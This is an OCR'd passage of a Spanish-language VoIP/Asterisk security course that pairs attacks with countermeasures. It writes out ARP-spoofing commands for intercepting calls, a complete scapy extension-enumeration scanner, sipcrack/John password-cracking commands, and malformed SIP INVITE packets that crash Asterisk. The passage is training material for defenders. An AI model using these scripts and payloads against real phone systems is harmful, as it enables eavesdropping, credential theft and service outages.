
La herramienta arpspoof no servirá para los mismos fines, ya que si ejecutamos :

```
arpspoof 192.168.1.1
```

y no activáramos la funcionalidad del kernel ip_forward, los paquetes dirigidos a la IP de la víctima morirían en nuestro equipo.

Man In The Middle

El ataque Man In the Middle consisten en combinar un arp-spooging con el encaminado de los paquetes para evitar un DoS.



Laboratiorio Man In The Middle con Eavesdropping

Para lanzar un ataque de este tipo de forma exitosa solo nos hará falta ejecutar un par de arpspoof

Anunciamos al host 192.168.1.2 que nuestra MAC es la que pertenece a la IP 192.168.1.1

arpspoof -t 192.168.1.2 192.168.1.1

Anunciamos al host 192.168.1.1 que nuestra MAC es la que pertenece a la IP 192.168.1.2

arpspoof -t 192.168.1.1 192.168.1.2

Activamos el FORWARD de paquetes con :

echo 1 > /proc/sys/net/ipv4/ip_forward


Una vez se ha lanzado con éxito este ataque, se es capaz de manipular todo el flujo de datos entre las víctimas, permitiendo inclusive escuchar las llamadas de voz con la herramienta wireshark.

Abrimos Wireshark y iniciamos una captura en el interfaz por el que pasan los paquetes de voz.

Un vez hemos capturado el tráfico de una llamada solo nos hará falta ir al menú Telephony / RTP / Show all Streams y seleccionar el stream que queremos decodificar. Wireshark soporta reproducir el audio directamente sin necesidad de otra aplicación, así que podemos saber lo que han hablado los dos participantes cómodamente desde nuestro sniffer.

HiJaking o secuestro de sesión

Este ataque se basa en, mediante arp-spoofing, el atacante puede situarse en cualquiera de los extremos de la comunicación y así ser capaz de suplantar al usuario legítimo una vez ha pasado la fase de autenticación.



Contramedidas al arp-spoofing

Las contramedidas a las técnicas de arp-spoofing son principalmente dos.

La primera y mas eficaz consiste en establecer las direcciones MAC del router y/o el equipo que queremos proteger, en cada uno de los equipos, de forma estática. Esto se puede realizar de forma muy sencilla con el comando del sistema operativo arp.

pj :
arp -s 192.168.1.1 aa:bb:cc:dd:ee:ff

El problema de esta contramedida en el mundo de la VoIP es que en teléfonos IP no nos va a ser posible fijar de esa forma las MAC de los servicios críticos.

La segunda forma es con el uso de arpwatch. Esta aplicación vigila la capa 2 y nos avisa en el caso de registrar algún cambio. En sus funcionalidades básicas se incluye el envío de correos electrónicos al registrar los cambios. La primera vez que se ejecuta la herramienta hay que generar el archivo de registro arp.dat

Vamos a ver los resultados :

touch arp.dat
arpwatch -d /root/arp.dat

Una atacante lanza un ataque con arpspoof

arpspoof 192.168.1.1

Inmediatamente nuestro monitor nos avisará con :

From: arpwatch (Arpwatch)
To: root
Subject: changed ethernet address eth0

hostname: <unknown>
ip address: 192.168.1.1
interface: eth0
ethernet address: 0:1c:23:5a:45:4a

ethernet vendor: Dell Inc
old ethernet address: b4:74:9f:1b:48:c8
old ethernet vendor: <unknown>
timestamp: Saturday, February 18, 2012 19:01:31 +0100
previous timestamp: Saturday, February 18, 2012 19:01:31 +0100
delta: 0 seconds

From: arpwatch (Arpwatch)
To: root
Subject: flip flop eth0

hostname: <unknown>
ip address: 192.168.1.1
interface: eth0
ethernet address: b4:74:9f:1b:48:c8
ethernet vendor: <unknown>
old ethernet address: 0:1c:23:5a:45:4a
old ethernet vendor: Dell Inc
timestamp: Saturday, February 18, 2012 19:02:31 +0100
previous timestamp: Saturday, February 18, 2012 19:02:29 +0100
delta: 2 seconds

Ataque a las VLAN

Los ataques contra las VLAN son principalmente 3

VLAN Hopping
Doble Encapsulado de VLAN
VLAN trunking protocol


Los puertos trunk son los que se emplean para transmitir el tráfico de múltiples VLAN a través de un mismo enlace físico. Es usado normalmente para conectar switch. Esto hace que por defecto los puertos trunk tengan acceso a todas la VLAN. La enclasulación usada en este tipo de puertos puede ser la IEEE 802.1Q o la ISL.

Dinamic Trunk Protocol es el encargado de automatizar la configuración de los puertos trunk bajo 802.1Q o ISL sincronizando el modo entre los extremos y permite que no sea necesaria la intervención del administrador de la red a esos efectos.

El estado del DTP en un puerto trunk puede ser : Auto, On, Off, Desirable o Non-Negotiate, pero por defecto la mayoría de switch lo dejan en Auto.


VLAN Hopping

El ataque se basa en hacer creer al switch que somo un switch en modo 8021.q/ISL y DTP, si el puerto nos permite el uso de este modo, seremos capaces de ver el tráfico de todas la VLAN.



Doble Encapsulado de VLAN

Este tipo de ataque se basa en encapsular una trama de encapsulado 802.1Q dentro de la trama 802.1Q de nuestra VLAN. Dado que los switch solo desencapsulan un nivel, nos permitirá enviar tráfico hasta el host de nuestra víctima. Este tipo de ataque solo permite tráfico en una dirección y solo tendrá efecto si la VLAN del trunk es la misma que la del equipo que lanza el ataque. Este ataque tendrá efecto aunque el puerto del equipo atacante tenga el modo trunk desactivado.



Protocolos de control

Existen dos protocolos de control de VLAN que se usan comúnmente para negociar el estado de los puertos trunk e intercambiar información, CDP y VTP, ambos desarroyados por Cisco.

Si un atacante logra ponerse en modo Trunk puede enviar mensajes VTP como si fuera un servidor de VTP sin VLAN configuradas. Una vez los switch reciban sus mensajes, podrá eliminar las VLAN configuradas.

Ataques basados en STP o Spanning Tree Protocol

STP es un protocolo creado para lograr topologías libres de bucles en infraestructuras de capa 2 redundantes y provee servicios de recuperación de rutas. Un atacante necesita estar conectado a dos switch, pero cuando logre convertirse en maestro de la infraestructura empezará a ver tramas que no debería, permitiendo ataques del tipo MitM, DoS, etc ...

Contramedidas para ataques de VLAN

La principal es un configurar correctamente los switch. Un switch que gestiona la capa 2 debemos tener en consideración que podemos segmentar el trafico por bocas. Es importante evitar que las VLAN estén en las bocas que no son necesarias, ya que sino podremos acceder a las VLAN colocando el tag id en nuestro interfaz y nos será posible realizar los ataques que hemos ilustrado.

Por ejemplo :

VLAN Configuration List

2	3

Tenemos definidas dos VLAN en nuestro switch 2 y 3

VLAN Setup

VLAN ID: 2			
Port	Member	Port	Member
Port 1	v	Port 13	
Port 2	v	Port 14	
Port 3	v	Port 15	
Port 4	v	Port 16	
Port 5	v	Port 17	
Port 6	v	Port 18	
Port 7	v	Port 19	
Port 8	v	Port 20	
Port 9	v	Port 21	
Port 10	v	Port 22	
Port 11	v	Port 23	
Port 12	v	Port 24	

VLAN Setup

VLAN ID: 3			
Port	Member	Port	Member
Port 1		Port 13	v
Port 2		Port 14	v
Port 3		Port 15	v
Port 4		Port 16	v
Port 5		Port 17	v
Port 6		Port 18	v
Port 7		Port 19	v
Port 8		Port 20	v
Port 9		Port 21	v
Port 10		Port 22	v
Port 11		Port 23	v
Port 12		Port 24	v

La VLAN 2 comprende de los puertos 1 al 12 y la VLAN 3 del 13 al 24.

Esto significa que el trafico está separado en la propia capa 2 y no será posible cruzar tráfico de de unos puertos a otros. Si uno de nuestros puertos estuviera marcado en ambas VLAN, ese puerto podría con facilidad interceptar el trafico de la otra VLAN.

Además, es posible configurar los puertos para aplicar un filtro por el tipo de paquete, permitiendo que el trafico que sale de los interfaces sin el tag de VLAN o convirtiéndolo en necesario.

All : El tráfico puede viajar con tag de VLAN o sin el
Tagged Only : El tráfico debe contener el tag de VLAN

Otras configuraciones a tener en cuenta són desactivar DTP/VTP si no lo necesitamos. Usar una VLAN dedicada para los puertos trunk y no usar VLAN1 para nada. También es recomendado deshabilitar los puertos que no estemos usando y asignarles un VLAN que no esté en uso.

3. Seguridad en la Capa 3

En la capa tres nos vamos a encontrar ataques con el objetivo principal de conseguir la denegación de servicio. Uso de IPS falsas, ataques mediante protocolos ICMP o de fragmentación o de tormentas de paquetes.

Una tormenta de paquetes o flooding ocurre cuando se reciben en un puerto un gran número de paquetes broadcast, unicast o multicast. Reenviar esos paquetes puede causar reducción en el rendimiento de la red, llegando a provocar DoS a los servicios de toda la red.

Aunque los ejemplos los hemos enmarcado dentro de la capa 3, los ejemplos van dirigidos a alguno de los servicios y podríamos decir que también forman parte de la Capa de Aplicación.

DoS mediante flooding

Hay varias herramientas que permiten atacar asterisk de esta forma.

Rtpflood :

Envía ráfagas de paquetes RTP. Este ataque suele realizarse contra dispositivos que estén en uso y del los que podamos conocer los puertos en uso

Inviteflood:

Envía ráfagas de INVITES a asterisk. El objetivo es conseguir un gran consumo de recursos, y elevarlos hasta el punto que el servidor no pueda atender al tráfico autorizado.

Iaxflood:

Esta herramienta busca los mismos objeticos que Inviteflood, aunque lo hace enviando paquetes al servicio IAX, protocolo desarrollado por Digium.

Medidas contra el flooding

Las contramedidas para este tipo de ataques se basan en el uso de reglas de filtrado en los firewalls o switches (Storm Control), que limitan el número peticiones o inicios de sesión. Este tipos de filtros se llaman reglas burst (rafaga).

Iptables nos permite fijar reglas de burst, por ejemplo, uno de los ataques típicos en la Capa 3 para realizar DoS es el flood mediante peticiones TCP con el FLAG SYN activo, también conocido como SYN flooding.

Podríamos crearnos una nueva cadena

```
iptables -N SYN_FLOOD
iptables -A SYN_FLOOD -m limit --limit 1/second --limit-burst 3 -j RETURN
iptables -A SYN_FLOOD -j DROP

iptables -P INPUT -p tcp --syn -j SYN_FLOOD
```

Esto fijará un limite de paso a 3 paquetes con el FLAG syn activo en un segundo, si se supera esa tasa los paquetes serán descartados.

4. Seguridad en la Capa de Aplicación

Evitar la exposición de información sensible

Una de las primeras necesidades de un atacante es conocer el entorno, así que, aunque la política de la protección por oscuridad (código cerrado y no proporcionar información) es inútil si se toma como única medida, es recomendable evitar que las aplicaciones proporcionen mas información de la estrictamente necesaria. Por ejemplo, en el mundo de los servidores web,smtp o ftp, estos suelen identificarse con el nombre del software y su versión, pero disponemos de una variable en los archivos de configuración que nos permite cambiarlo y evitar proporcionar esa información.

De la misma forma, nuestro servicio SIP no debería proporcionar información que pueda ser sensible o de utilidad para un atacante.

Versión de asterisk

Como veremos, la versión de asterisk puede permitirnos saber que vulnerabilidades tiene el servidor que nos disponemos a atacar, es por eso que es necesario asegurarnos que el useragent con el que se identifica o el realm no son los por defecto

En el [general] de sip.conf encontramos :

useragent = PBX-asterisk
realm=asterisk

Usuarios válidos

Una de los datos que nos interesan desde el punto de vista del atacante son los usuarios válidos del sistema. Una de las batallas típicas entre atacantes y desarrolladores es evitar que se pueda discriminar si un usuario es válido en el sistema sin estar autenticado. Hay técnicas elaboradas que permiten obtener esta información en versiones 1.6 y 1.8 de Asterisk, pero pondremos un ejemplo con las 1.4 por su evidencia.

Interrogamos a asterisk con sipsak para el usuario 1234

sipsak -vv -U -a 1234 -u 1234 -s sip:1234@192.168.1.100

La respuesta en veriones afectadas es :

SIP/2.0 404 Not found

Versiones no afectadas

SIP/2.0 403 Forbidden (Bad auth)

La versiones afectadas son :

Asterisk Open Source 1.2.x All versions prior to 1.2.35
Asterisk Open Source 1.4.x All versions prior to 1.4.26.3

Para evitar este tipo de información podemos habilitar

alwaysauthreject = yes

en el apartado [general] del sip.conf

Scanner vía From by CapaTres

Para que quede constancia de lo importante de estar al día y seguir las actualizaciones de seguridad pero a su vez la dificultad que implica asegurar un sistema Asterisk, vamos a presentar un scanner de extensiones válidas fruto del estudio realizado durante la elaboración del curso.

El Advisory-2011-11 comentan que la pila SIP no responde de la misma forma a usuarios configurados en el sistema y usuarios que no lo están. El revisar el diff para ver como explotar el bug se llega a la conclusión que el problema se puede presentar mediante el uso de paquetes INVITE. Tras realizar unas pocas pruebas se hace patente que cuando el paquete contiene en el From un usuario que está definido en el sistema no responde del mismo modo y así que podemos listar usuarios válidos.

El inconveniente es que la vulnerabilidad no parece la misma que intenta describir el advisory, dado que que en la prueba de concepto realizada con scapy, se hace demuestra que tanto versiones 1.4 / 1.8 son susceptibles de ser interrogadas de ese modo aún usando las últimas versiones de la rama supuestamente corregidas.

Vamos a ver el código :

```
#!/usr/bin/python2.6
#coding=utf8

# Scaner para detectar extensiones válidas en Asterisk
# funciona sopbre Asterisk 1.4 / 1.6  y 1.8

from optparse import *
from scapy.all import *
import time

def get_port(local_ip):

	server=socket.socket( socket.AF_INET, socket.SOCK_STREAM )
	port = random.randrange(1,65535)
	address=(local_ip,port)
	get = 0
	while(get != 1):
		try:
			server.bind( address )
			server.close()
			get = 1
		except:
			print 'Error binding : ' + local_ip + ":" + str(port)
			port = random.randrange(1,65535)
```

```
                                        address=(local_ip,port)
                                        pass
        return port


def gen_invite(exten, local_ip, servidor, puerto):

        local_port = get_port(local_ip)

        data = "INVITE sip:enum@" + servidor + ":" + str(puerto) + " SIP/2.0\r\n"
        data += "Via: SIP/2.0/UDP " + local_ip + ":" + str(local_port) +";branch=" + str(random.random()) +"rport;alias;\r\n"
        data += "From: \"evil\" <sip:" + str(exten) + "@" + local_ip + ">;tag=" + str(random.random()) + "\r\n"
        data += "To: sip:enum@" + servidor + "\r\n"
        data += "CSeq: 1 INVITE\r\n"
        data += "Content-Length: 0\r\n"
        data += "Call-ID: " + str(random.random()) + "\r\n"
        data += "Contact: <sip:" + str(exten) + "@" + local_ip + ":" + str(local_port) + ">\r\n\r\n"

        #return data

        pkt=IP(src=local_ip, dst=servidor)/UDP(sport=local_port ,dport=puerto)/Raw(load=data)
        ans, unans = sr(pkt,timeout=1, verbose=0)

        for a in ans:
                rq, rply = a
                #print rply.load
                respuesta_18=re.search('SIP/2.0 401',rply.load)
                respuesta_14=re.search('SIP/2.0 407',rply.load)

                if respuesta_18 or respuesta_14:
                        #print 'Extension encontrada : ' + str(exten)
                        return exten

def main():
        parser = OptionParser()
        parser.add_option("--server_ip", dest="servidor", type="string", default='192.168.1.100', help="Ip del servidor")
        parser.add_option("--puerto", dest="puerto", type="int", default=5060, help="Puerto SIP del servidor")
        parser.add_option("--inicio", dest="inicio", type="int", default=100, help="Extension origen")
        parser.add_option("--fin", dest="fin", type="int", default=201, help="Extension final")
        parser.add_option("--iface", dest="iface", type="string", default='eth0', help="Interfaz del escaneo")
        parser.add_option("--rafaga", dest="rafaga", type="int", default=100, help="Intentos por rafaga")
        parser.add_option("--espera", dest="espera", type="int", default=3, help="Espera entre rafagas")
        options, args = parser.parse_args()

        local_ip= get_if_addr(options.iface)
        inicio=options.inicio
        fin=options.fin + 1
        espera = options.espera
        rafaga = options.rafaga

        extensiones = []

        n=0
        for i in range(inicio,fin):
                if n == rafaga:
                        time.sleep(espera)
                        n=0
                exists = gen_invite(i, local_ip, options.servidor, options.puerto)
                if exists != None:
                        extensiones.append(exists)
                n = n+1

        print '[ Resumen de extensiones encontradas en ' + options.servidor + ':' + str(options.puerto) + ' ]'
        for ext in extensiones:
                print ext

if __name__ == '__main__':
        main()
```

La única medida valida para un script que explote este concepto es revisar los log de Asterisk, donde se nos revelarán un tráfico de INVITES nada usual y aplicar filtros IP.

Si no es absolutamente imprescindible lo mejor es no exponer el servicio SIP de Asterisk fuera de nuestra red local o VPN.

Proteger el acceso a TFTP

Es importante no perder de vista que si estamos usando un servidor TFTP como punto centralizado para distribuir configuraciones, un usuario malintencionado puede descargar el fichero de configuración de un terminal y obtener el usuario y contraseña en texto plano.

Craqueo de contraseñas usando los hash de Digest responses

Existen utilidades que permiten craquear las contraseñas una vez hemos capturado los Digest response que se generan durante un AUTH de una extensión o durante un REGISTER o INVITE.

Sipdump nos va a permitir guardar las respuestas a los desafíos de un interfaz de red :

sipdump -i eth0 auth.txt

O desde un fichero pcap dado

sipdump -p fichero.pcap auth.txt

Una vez disponemos de un fichero con los desafíos y respuestas, sipcrack nos permite pasar los resultados por un ataque de diccionario.

Existen herramientas que nos van a permitir generar diccionarios personalizados, por ejemplo crunch, pero también posible usar la fuerza bruta con John the Ripper contra los resultados Sipdump. En el siguiente ejemplo probaremos con una lista incremental de números con una longitud de 6.

```
mkfifo /tmp/sipcrack
john --incremental=digits –-stdout=6 > /tmp/sipcrack
sipcrack -w /tmp/sipcrack auth.txt
```

En el caso de usar un diccionario :

sipcrack -w diccionario.txt auth.txt

HiJacking SIP REGISTER

Un tipo de ataque contra el protocolo es el HiJacking o hurto de REGISTER. La idea en este ataque es modificar los datos del paquete que registra al usuario para conseguir enviar la señalización SIP a un equipo controlado por nosotros.

Este efecto lo conseguimos modificando el campo CONTACT de la cabecera SIP. Una vez tenemos éxito, el proxy mandará los mensajes de señalización a nuestro equipo, donde por ejemplo, poremos responder con mensajes SIP 3XX de redirección, y atender las llamadas dirigidas a la víctima desde otra extensión.

En nuestro ejemplo la primera parte del ataque se realiza en la capa dos, pero podríamos realizar el mismo ataque, por ejemplo, mediante un DNS poisoning si los clientes se registraran contra sip.host.com y todo el ataque quedaría inscrito dentro de la capa de aplicación.

Las contramedidas mas recomendadas para evitar este tipo de ataque, es cifrar señalización y RTP con TLS y usar SIP sobre TCP.

DoS por errores de programación

En el Advisory AST-2011-008 leemos que un una cabecera que contenga nulls puede provocar la alteración del contenido en memoria del proceso, provocando un segfault:

Vamos a montar un paquete con Scapy y mandarlo a nuestro servidor.

```
pkt=
IP(dst='10.13.13.222')/
UDP(sport=54461,dport=5060)/
Raw(load='
   INVITE sip:overflow@192.168.1.129 SIP/2.0\r\n
   Via: SIP/2.0/UDP 192.168.1.129:12345;branch=z9hG4bK.0c430fd8;rport;alias\r\n
   From: "evil" <sip:01801411111999@192.168.1.129:12345>;tag=71a59b73\r\n
   Call-ID: 123123123-1312123\r\nTo: sip:not_matter@192.168.1.129\r\n
   CSeq: 9 INVITE\r\n
   Contact: <sip:sipsak@192.168.1.129:12345>\r\n
   \x00' + 'A' * 9000)

send(pkt)
```

En el Advisory AST-2011-009 leemos que un una cabecera SIP mal formada, puede generar un segfault de nustro asterisk. Esta vez usaremos sipsak para mandar el paquete. Primero escribiremos en un fichero de texto el mensaje sip que contiene la malformación :

El fichero contendrá lo siguiente :

```
INVITE sip:overflow@192.168.1.129 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.129:12345;branch=z9hG4bK.0c430fd8;rport;alias
From: "evil" <sip:01801411111999@192.168.1.129:12345>;tag=71a59b73
To: sip:not_matter@192.168.1.129
Call-ID: 1906678643@192.168.1.129
CSeq: 9 INVITE
Content-Length: 0
Contact: sip:sipsak@192.168.1.129:12345>
```

Enviamos el paquete :

```
sipsak -f INVITE -s sip:overflow@192.168.1.129
```

Contramedidas en la Capa de Aplicación

- Configurar correctamente los switch
- Uso de firewalls permimtrales y VPNs
- Uso de cifrado TLS en la señalización SIP + SRTP
- Reglas de filtrado activo como fail2ban
- Uso de IDS Sistemas de detección de intrusiones, p.ej :
    - Basados en HOST
        - AIDE
        - SWTCH
        - LIDS
    - Basados en Red
        - SNORT
        - OSSIM
- Revisar los log de forma periódica

- Actualizar el software cuando se reporten bug de seguridad

  http://www.asterisk.org/security

- Actualizar y mantener al día todo el software relacionado. Web, SSH, SMTP, etc ...

- Seguir listas de seguridad genéricas para estar al tanto si alguno de nuestros servicios está expuesto

  http://www.securityfocus.com/

Bibliografia y documentación

Es importante recordar que hay muchas mas herramientas y métodos de comprometer la seguridad de los que nosotros hemos podido enumerar en este curso.

Informacón adicional y métodos de ataque a los servicios VoIP :

http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP

Podemos encontrar mucha información general sobre redes y protocolos en

http://wikipedia.org